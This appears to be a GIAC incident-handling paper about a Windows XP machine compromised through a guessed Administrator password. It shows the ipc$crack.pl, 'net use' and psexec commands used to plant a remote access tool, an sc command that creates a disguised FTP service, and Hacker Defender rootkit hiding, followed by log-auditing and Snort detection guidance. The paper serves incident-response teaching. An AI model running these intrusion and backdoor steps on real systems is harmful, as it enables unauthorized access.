# A Weak Password And A Windows Rootkit:
# A Recipe For Trouble

GCIH v2.1a Option 1

## Abstract:

A Windows rootkit was recently discovered on a computer with a weak Administrator password on our network. By the time it was discovered, the attacker had compromised the box, set up an FTP server and hidden most of the evidence. This paper discusses how this incident came about, the incident handling process used, the steps taken to find the actual rootkit and the problems this scenario created for an inexperienced Incident Handling team.

**By John Ives**

# Table of Contents

# Table of Figures

# Introduction

In May of 2003 a computer running on our college's network was found to have been broken into and was running an FTP server. The fact that a compromised machine is found running an FTP server, on a campus network, is of little surprise since end users frequently set up their own machine and frequently lack the skill set necessary to lock-down their computers. However, the initial investigation into what the machine was running resulted in more questions than answers when fport,[1] a tool commonly used in Windows incident handling, 'disappeared' from the CD of trusted tools our Incident handling team used to investigate incidents. In the end it was discovered that the compromise had included the use of a Windows RootKit[2] which hid a number of files, services, and activities from the local user, and our team. The following discussion will outline how the incident was handled, how the rootkit was discovered and what the process taught us about our own policy/training issues.

At the time that the victim machine was discovered, our Incident Handling policies were just being developed, the testing and acquisition of a jump kit was only beginning and only one person had any training in Incident Handling. When coupled with the fact that none of the participants had ever encountered a situation in which the attacker used a Windows rootkit to obfuscate their actions, this incident posed a great challenge and true learning experience for our new Incident handling personnel.

# The Exploit

## Name

The attack against the victim computer exploited a weak password. As such it is identified most closely with candidate number CAN-1999-0503 in the Common Vulnerability and Exposures standardized vulnerability naming scheme. The difference between this vulnerably and the vulnerability definition, is that CAN-1999-0503 does not account for Windows XP/2003 though they are actually later versions of the NT OS it does deal with. Despite these differences CAN-1999-0503 is still a reasonable identifier, because it defines the exploit as a "…local user or administrator account [that] has a guessable password."

## Operating System

The victim computer in this incident was running Windows XP with the latest service pack (Service Pack 1). Additionally, the user had configured the computer to automatically download new security hot fixes using Windows Automatic Update Service, and to prompt the user for installation, which, the user claims to have installed whenever prompted. The installation of patches was confirmed during the Eradication phase as described later.

[1] http://www.foundstone.com/resources/freetools.htm

[2] Though not used in the course of this paper, the classic paper on Windows Rootkit's is Greg Hoglund's "A *REAL* NT Rootkit, patching the NT Kernel." Unfortunately Hoglund's website http://www.rootkit.com recently disappeared.

Besides the victim machine, all other versions and patch levels of Microsoft Windows are also vulnerable unless special precautions are used, as described in the section on defending against this exploit. Likewise any other operating system or secured data that relies upon usernames and passwords as its sole authentication mechanism is also vulnerable. The degree of vulnerability is dependant upon lockout policies and the level of auditing employed.

### Protocols/Services/Applications

On Microsoft Windows computers, exploits of weak passwords occur against the Logon Service and can happen locally with someone sitting at the keyboard, using a web browser through integrated web applications on an IIS server or remotely using SMB (Server Message Block) over NetBIOS or CIFS (Common Internet File System – the newest version of SMB). Because the computer did not have IIS or another web server running and the computer was isolated in a locked room (and there had been no sign of physical break-in or unauthorized access), it was apparent the exploit had occurred remotely.

Given the remote nature of the attack, the protocols that would have been used were NetBIOS over TCP/IP and/or CIFS. NetBIOS over TCP/IP and CIFS are the primary forms of communication in Windows environments and they each utilize both TCP and UDP.

### Brief Description

When attacking a box, an attacker guesses the password of a legitimate system user to assume their identity and rights on the system. Using the assumed rights, the attacker either installs software on the victim computer or attempts to increase their privileges to the point at which software installation becomes feasible. This exploit is usually carried out using a tool (either downloaded from the internet or custom created with a scripting or programming language) that will, for a given username or usernames, try to log in with various passwords, usually derived from a dictionary file found on-line or that came with the tool. If the username and password works and it is authenticated to the system the tool/script will either log the working combination or, if so desired and designed, automatically install files/backdoors on the remote box so that attacker can further exploit the victim machine later.

### Variants

The most widespread variant of this attack is CAN-1999-0505, which is a null (blank) password. With null passwords, large groups of computers can be scanned at once because it is not necessary to do repeated guesses. Blank passwords, though even easier to crack, has decreased in threat with Windows XP (as the victim computer was running) because Microsoft now limits all blank passwords to 'interactive' login (e.g. from the keyboard) by default ("New in Windows XP Professional").

### References

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0503

http://www.sans.org/top20/#W7
http://packetstormsecurity.nl/Crackers/NT/
http://www.hoobie.net/brutus/

## The Attack

In discussions with the user, we were told that the Administrator password was 'welcome,' without any character replacements or capitalization. Subsequent, tests running an alternate virus scanner (f-prot) from a linux box, with a copy of the hard drive mounted read-only showed only one virus, which as discussed later seems to have never been run on the victim computer. The definitions, used for this particular scan were the most recent available at the time of the incident. Subsequent ones have started to identify some of the rootkit and backdoor files as 'risky.' When coupled with the fact that the user had used the Microsoft Update Service to maintain the computer's patch level and some of the System Event Log data discussed in the Eradication section, the conclusion made was that the attacker accessed the machine using the weak administrator password.

### Network

The network on which the victim computer resided was a switched 10BaseT network using a pair of chained Baystack 450 switches behind Cisco 7500 Router which connected the College to the campus network and the from there to the campus' border router and the Internet.

As is evident in Figure 1, the victim's computer was attached to the campus network without the use of a firewall. Additionally, what filtering does occur at the campus border router is limited to SNMP and TFTP. When coupled with the use of internet routable/accessible IP address, the network was extremely vulnerable to most attacks.




**Figure 1 - Victim network**

### Protocol Description

SMB (which stands for Server Message Block) is a protocol for sharing and accessing resources on a network. The SMB protocol uses a series of SMB requests and responses to communicate between the client (requestor) and the server (responder) (Sharpe). Though SMB has both client and server components, they are not exclusive of each other and cohabitate by default on Windows computers as the Server and Workstation services. In this system, each computer can be both a client and a server, making it possible for servers to request files/resources from other machines and for clients to provide resources, like printers, to the network. Where the Internet is concerned, these requests/responses are traditionally carried over NetBIOS over TCP/IP. NetBIOS over TCP/IP uses three services: the NetBIOS Session Service (netbios-ssn), NETBIOS Name Service (netbios-ns) and NETBIOS Datagram Service (netbios-dgm) (CodeFX, 6-8). Netbios-ssn uses TCP port 139 to ensure that messages are transferred reliably between networked computers. Netbios-ns uses UDP port 137 to register and look up netbios names on the network. Netbios-dgm uses UDP port 138 as a fast way of broadcasting data across the network. In its latest version called CIFS (Common Internet Files System), which is supported by Microsoft on Windows 2000 and later, the requests and responses, Microsoft Win2000+ Server Message Blocks, are carried directly by UDP and TCP, (port 445 on both) without the abstraction of adding the NetBIOS protocol (Evans).

In terms of understanding the steps involved in a SMB/CIFS communications, I have found only a few helpful resources, with “CIFS Explained” white by CodeFX being one of the best. The following is taken from examining several network dumps of failed and successful SMB logins using Ethereal and comparing it against “CIFS Explained.” After TCP/IP negotiation occurs, an SMB Negotiate Protocol request and an SMB Negotiate Protocol acknowledgement are exchanged by the computers acting as client and server. After the SMB/CIFS protocol is established, the client sends a SMB_COM_NEGOTIATE command with a list of SMB/CIFS dialogs that are supported. These dialogs include options like “DOS LANMAN2.1” and “NT LM 0.12.” The server responds with a similar negotiate command with the dialog it prefers. If a dialog is negotiated, the next packet (5th overall of the CIFS session) contains the user login and password. By default Windows NT and above send the password in two forms LanMan and NTLMv1. If the username password combination is correct, the server returns a 16 bit User ID (UID) that is used for the remainder of the session. If it is wrong, the server responds with a Status_Login_Failure message. It is this sixth packet containing a UID or an error message that programs can use to tell if the password was correct or not. This process is simply illustrated in Figure 2.




Establish NetBIOS Session
NetBIOS session Acknowledgement
Negotiate CIFS Dialect
Choose Dialect from request List
User Login
User ID or error code (bad password)
Server
Client

**Figure 2 - Diagram of SMB Logins**

## How Exploit Works

Using a custom written script like ipc$crack.pl (by Mnemonix)[3] or a tool like Brutus,[4] which, given a username (such as Administrator which exists by default on Windows boxes) and a list of potential passwords, will try each username/password combination in an attempt to authenticate to the target machine. There are a number of ways to exploit weak passwords. While a search of Google shows Brutus to be the most popular tool, ipc$crack.pl is perhaps the easiest to understand, because it scripts a simple command line tool that comes with all Windows NT based computers (`net use`). Based upon the response generated, the attacking program can tell if the username and password were successful. To run ipc$crack.pl against a computer, an attacker must first download and install Perl for Windows.[5] Once that has been done the attacker can, from a command window, run "`perl ipc$crack.pl <ip address> <account name>`." The ipc$crack.pl script comes with a file called passwd.txt containing 36785 passwords that it tries for the given username. When one of those passwords works, it outputs the username and password to a file named net.txt. The password file consists simply of a long list of words, written one to a line, and can be edited or replaced as desired, meaning that the it can be customized to better suit the intended target.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

c:\>perl ipc$crack.pl 192.168.75.130 administrator
System error 1326 has occurred.

Logon failure: unknown user name or bad password.

System error 1326 has occurred.

Logon failure: unknown user name or bad password.

The command completed successfully.


c:\>
```

**Figure 3 - ipc$crack.pl In Action**


To understand how ipc$crack works is a simple matter of looking at the source code. The source code, all 26 lines of it, can be found in appendix A. What essentially happens in that code is that the script takes two arguments, an IP address and a username, and a list of passwords contained in the passwd.txt file. For each password, it sequentially enters it into the command "`net use \\<argument 0, an ip address>\ipc$ <password from file> /user:<argument 1, username>`" then it looks at the result. If the result is a successful command, it is logged to a c:\net.txt.

[3] http://packetstormsecurity.nl/Crackers/NT/ipc.zip

[4] http://www.hoobie.net/brutus/

[5] http://www.activestate.com/Products/ActivePerl/

Much like the method used by ipc$crack.pl, it is easy for an attacker to manually guess passwords using the "`net use`" command and the syntax discussed previously to authenticate to the Inter-Process Communication share found by default on all current Windows NT based computers (this includes 2000, XP and 2003). If it is unsuccessful a "System error 1326" is returned. If successful the returned message is "The command completed successfully," as seen in Figure 4.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>net use u: \\192.168.75.130\admin$ welcome /user:administrator
The command completed successfully.

C:\>_
```

**Figure 4 - Logging In Via "Net Use"**

Once the success message is returned, the attacker can use that username and password to map a drive to any shares, including the default ones. The default shares on a Windows are the root of each drive (<drive>$, e.g. C$), the \Winnt or \Windows folder (Admin$) and the Inter-Process Communication share (ipc$).

This 'password guessing' technique is possible because, by default, Windows does not lock user accounts out for repeated incorrect passwords. Additionally, even though this can be easily enabled on a Windows box, it doesn't apply to the administrator without the use of the passprop tool from the Windows Resource Kit as described later.

## Description Of Attack

Using some tool to guess passwords, the attacker was able to find out the Administrators password. How this could be done using "`net use`," has already been described, however its possible to get a better understanding successful and unsuccessful password attempts by looking at the traffic that occurs using Ethereal[6] to capture and decode the packets.[7]

```
Source   Destination Prot Info
Attacker  Victim     SMB  Negotiate Protocol Request
Victim    Attacker   SMB  Negotiate Protocol Response
Attacker  Victim     SMB  Session Setup AndX Request, NTLMSSP_NEGOTIATE
Victim    Attacker   SMB  Session Setup AndX Response, NTLMSSP_CHALLENGE, Error:
STATUS_MORE_PROCESSING_REQUIRED
Attacker  Victim     SMB  Session Setup AndX Request, NTLMSSP_AUTH
Victim    Attacker   SMB  Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
Attacker  Victim     SMB  Logoff AndX Request
Victim    Attacker   SMB  Logoff AndX Response, Error: Bad userid
Attacker  Victim     SMB  Session Setup AndX Request, NTLMSSP_NEGOTIATE
Victim    Attacker   SMB  Session Setup AndX Response, NTLMSSP_CHALLENGE, Error:
STATUS_MORE_PROCESSING_REQUIRED
Attacker  Victim     SMB  Session Setup AndX Request, NTLMSSP_AUTH
Victim    Attacker   SMB  Session Setup AndX Response
```


[6] Ethereal (http://www.ethereal.com) is used here specifically because of its ability to decode packets.

[7] Throughout this section IP addresses will be replaced with victim and attacker so that the traffic will be easier to follow and understand. In a normal ethereal session there would be IP addresses.

```
Attacker  Victim     SMB  Tree Connect AndX Request, Path: \\Victim\IPC$
Victim    Attacker   SMB  Tree Connect AndX Response
```

In this example, obviously edited for space, there is a failed attempt to login (Bad userid) followed immediately by another dialect negotiation. The next password guess is successful and authenticates. This success is immediately followed up with the establishment of a connection to the IPC $ share.

Once the user has a username and password they are able to map a drive to the victim's machine and copy a backdoor to that machine or use another tool like psexec[8] which has the ability to both copy a file to a remote computer and execute it as seen in Figure 5.



C:\WINNT\System32\cmd.exe

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>psexec \\192.168.75.130 -u administrator -p welcome -c c:\lithium\lithiumser
ver.exe

PsExec v1.41 - execute processes remotely
Copyright (C) 2001-2003 Mark Russinovich
www.sysinternals.com


lithiumserver.exe exited on 192.168.75.130 with error code 0.

C:\>
```

**Figure 5 - Using Psexec To Copy And Execute A File**

In this image, an attacker is using psexec and a previously discovered username (`-u`) and password (`-p`) to copy (`-c`) a file to the server. The file once copied, is automatically executed and the error code of 0 signifies that it completed successfully.

At the network level a connection is made to the admin$ share and a service file "psexesvc.exe" is created there. That service file is used to facilitate the transfer of the backdoor to the computer and execute it as seen in this abbreviated excerpt.

```
Source    Destination Prot Info
Attacker  Victim     SMB  Tree Connect AndX Request, Path: \\Victim\ADMIN$
…
Attacker  Victim     SMB  NT Create AndX Request, Path: \System32\PSEXESVC.EXE
…
Attacker  Victim     SMB  NT Create AndX Request, Path: \System32\advapi32.exe
…
Attacker  Victim     SMB  Delete Request, Path: \System32\PSEXESVC.EXE
```

After the transfer and execution is completed, psexesvc.exe is deleted and the backdoor is running for remote access. The backdoor used in this incident was a file named advapi32.exe. According to Symantec, when it was submitted for virus analysis, advapi32.exe was a new version[9] of the Lithium Remote Access Tool (RAT)[10]. The Lithium server, which is run from the victim machine, was

[8] http://www.sysinternals.com/ntw2k/freeware/pstools.shtml


[9] It should be noted that anyone can get a 'new' version of the Lithium RAT, made to evade AntiVirus software, for $21 by going to http://www.lithiumrat.org/buy.shtml, so finding a previously unknown version is not a particularly unusual feat.

[10] http://www.lithiumrat.org

configured to listen on TCP port 13339, but because the password it was configure with is unknown, further examples will be done using the commonly available version of Lithium.

Once the Lithium RAT was in place and running, the attacker copied over a fairly large number of files, including one called regsvc32.exe (the files were probably transferred as a self expanding archive, though I was unable to find the ‘dropper’ file which may have been deleted) on the victim machine. Once the appropriate storage folder (c:\winnt\system32\spool\drivers\w32x86\msmgr\msmgrocx) was created as specified in the initiation file, the attacker created a service that would automatically run the ftp server. To create the service, the attacker probably used the file msmgrsc.exe (which is among those files copied to this machine). This file is actually a renamed version of sc.exe, the NT Service Controller, which can create, stop, or delete services from the command line.

To create a service named FTPServ (not that the attacker did create it with this name, just that it makes a good example) with this account the attacker would have opened a remote shell in Lithium and have typed in “`msmgrsc create FTPServ binPath= c:\windows\system32\regsvc32.exe DisplayName= ”Warez Server” start= auto.`”



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>msmgrsc create "RegSvc" binPath= "c:\windows\system32\regsvc32.exe
hpmon32.dll" start= auto DisplayName= "Registry Service"
[SC] CreateService SUCCESS

C:\WINDOWS\system32>
```


**Figure 6 - Creating A Service From The Lithium Client**

This command runs SC (msmgrsc) with the command to create a new service named FTPServ and with the Display Name (the name that appears in the Services MMC list) “Warez Server.” Also this sets the service to run automatically at startup. Once run the FTP server opened up its primary FPT port on TCP 9991 and a secondary, presumably administrative, port at TCP 34363, both of which where seen by the Campus Information Security office, prior to sending us an alert.

In order to cover his or her tracks, the attacker finally installed a user level Windows rootkit named sysmgmt.exe as a service. From examining the configuration file sysmgmt used (named winlib32.dll) it appears that the file is a variant of the Hacker Defender Rootkit.[11] As Windows rootkits go, Hacker Defender is one of the most advanced, with options for hiding files/folders by

[11] http://rootkit.host.sk/

name (with wildcard support), processes, services, registry keys and registry values. Additionally, it will install itself as a service automatically when run. In this incident, the attacker had written the configuration file to hide files starting with msmgr*, fpor* and netsta* as well as files like advapi32.exe and SysMgmt.exe. Additionally, the services related to the rootkit, the ftp server and their related registry keys were specified for hiding.


hacker_files
File Edit View Favorites Tools Help
Back
Search
Folders
Address
C:\Documents and Settings\Administrator\Desktop\hacker_
Go
File and Folder Tasks
Other Places
Details
hacker_files
ocuments and Settings\Administrator\Desktop\hacker_files

hacker_files
File Folder
Date Modified: Sunday, August 10, 2003, 1:27 PM

advapi32.exe
fport.exe
MsMgrFP.exe
MsMgrHW.exe
MsMgrif.dll
MsMgrpf.dll
MsMgrPsI.exe
MsMgrPsK.exe
MsMgrPsL.exe
MsMgrPsLL.exe
MsMgrPUL.exe
MsMgrReg.exe
MsMgrSC.exe
MsMgrSCL.exe
MsMgrSNG.exe
MsMgrTar.exe
MsMgrTL.exe
MsMgrxf.dll
MsMgrxf.dll.bkup
NetMgmt.exe
netstat.exe
regsvc32.exe
SysMgmt.exe
winlib32.dll

hacker_files
File Folder
Date Modified: Sunday, August 10, 2003, 1:27 PM

**Figure 7 - Before And After The Installation Of The Rootkit**

The above sequence of events can be pictured graphically in the following diagram:



Password Guess (port 139/445)
Incorrect Password
Password Guess (port 139/445)
Password OK
Psexec advapi32.exe (port 139/445)
Lithium RAT (port 13339)
Copy files, FTP server & rootkit (port 13339)
Install Server and RootKit (port 13339)
Use as Warez Repository (port 9991)
Attacker
Victim

**Figure 8 - Sequence of Events During Attack**

A couple of days after the initial attack and compromise, a new file, ncsvc.exe (a renamed copy of the netcat[12] executable for windows) was copied to the victim's computer. Presumably this was added as alternative to the Lithium executable, which was no longer operating when my office was first notified of this incident. Using netcat as a listener redirecting to a command shell (cmd.exe), it would have been possible for the attacker to use all of the tools installed and, if necessary, restart the Lithium server.

## Signature Of Attack

In this attack there were clearly four phases of the attack, the first was the compromise, the second was the placing of a backdoor, the third was the


[12] http://www.atstake.com/research/tools/network_utilities/

creation of an FTP server and the fourth was the attempt to cover the attackers work and maintain control. For each of these areas there is a different set of signatures to look for, either from a local or a network perspective.

### Discovering The Compromise

From the evidence that was gathered and the condition of the machine, this compromise appears to have been the result of guessing the weak administrator password. Detecting a password guessing attack can be done using auditing and the Windows Event logs. In order to establish account logon monitoring, in windows 2000 and XP, an administrator must go to the Local Security Policy in the Administrative Tools and from the Security Settings drop down menu on the left should select Local Policies > Audit Policy. To audit logon against the local workstation accounts (particularly important for stand alone boxes), open "Audit account logon events" and check both the success and failure boxes ("Audit account logon events"). By auditing both successes and failures, an administrator can tell is someone has been trying to get in and if they actually succeeded. Once the auditing has been set-up, it is necessary to check the logs frequently.

In checking the logs, administrators should look for a series of failed logons, as designated by the Event ID of 529. Of particular concern would be a series of failed logons followed quickly by a successful logon (Event ID 528) as seen in Figure 9. In this sequence, an 'attacker' can be seen attempting to repeatedly guess passwords, until eventually the correct one is found.[13]



Security 92 event(s)

| Type | Date | Time | Source | Category | Event | User | Computer |
|---|---|---|---|---|---|---|---|
| Success Audit | 8/23/2003 | 10:15:32 PM | Security | Logon/Logoff | 540 | Administrator | TEST-WXP |
| Success Audit | 8/23/2003 | 10:15:32 PM | Security | Account Logon | 680 | SYSTEM | TEST-WXP |
| Failure Audit | 8/23/2003 | 10:15:32 PM | Security | Logon/Logoff | 529 | SYSTEM | TEST-WXP |
| Failure Audit | 8/23/2003 | 10:15:32 PM | Security | Account Logon | 680 | SYSTEM | TEST-WXP |
| Failure Audit | 8/23/2003 | 10:15:32 PM | Security | Logon/Logoff | 529 | SYSTEM | TEST-WXP |
| Failure Audit | 8/23/2003 | 10:15:32 PM | Security | Account Logon | 680 | SYSTEM | TEST-WXP |
| Failure Audit | 8/23/2003 | 10:15:32 PM | Security | Logon/Logoff | 529 | SYSTEM | TEST-WXP |
| Failure Audit | 8/23/2003 | 10:15:32 PM | Security | Account Logon | 680 | SYSTEM | TEST-WXP |
| Failure Audit | 8/23/2003 | 10:15:32 PM | Security | Logon/Logoff | 529 | SYSTEM | TEST-WXP |
| Failure Audit | 8/23/2003 | 10:15:32 PM | Security | Account Logon | 680 | SYSTEM | TEST-WXP |
| Failure Audit | 8/23/2003 | 10:15:32 PM | Security | Logon/Logoff | 529 | SYSTEM | TEST-WXP |

**Figure 9 - A Successful Break-In**

Using a Network Intrusion Detection system to detect a compromise using weak passwords is tricky in large environments, when users are permitted to log in remotely because of the sheer volume of attempts that may be tried. Looking at

[13] Additional event id's related to logon events on windows can be found at http://www.microsoft.com/technet/prodtechnol/winxppro/reskit/prnf_msg_pfjj.asp

individual attempts it is hard to distinguish the attacks from the user's who have forgotten their passwords. It is only in looking at the aggregate data for patterns that this becomes feasible. For organizations that have few attempts, because of their relative size, two snort rules[14] that look for failed logons to TCP ports 139 and 445 respectively are:

```
alert tcp $HOME_NET 139 -> $EXTERNAL_NET any (flags:AP;
msg:"Failed SMB logon - possible SMB Bruteforce(port 139)";
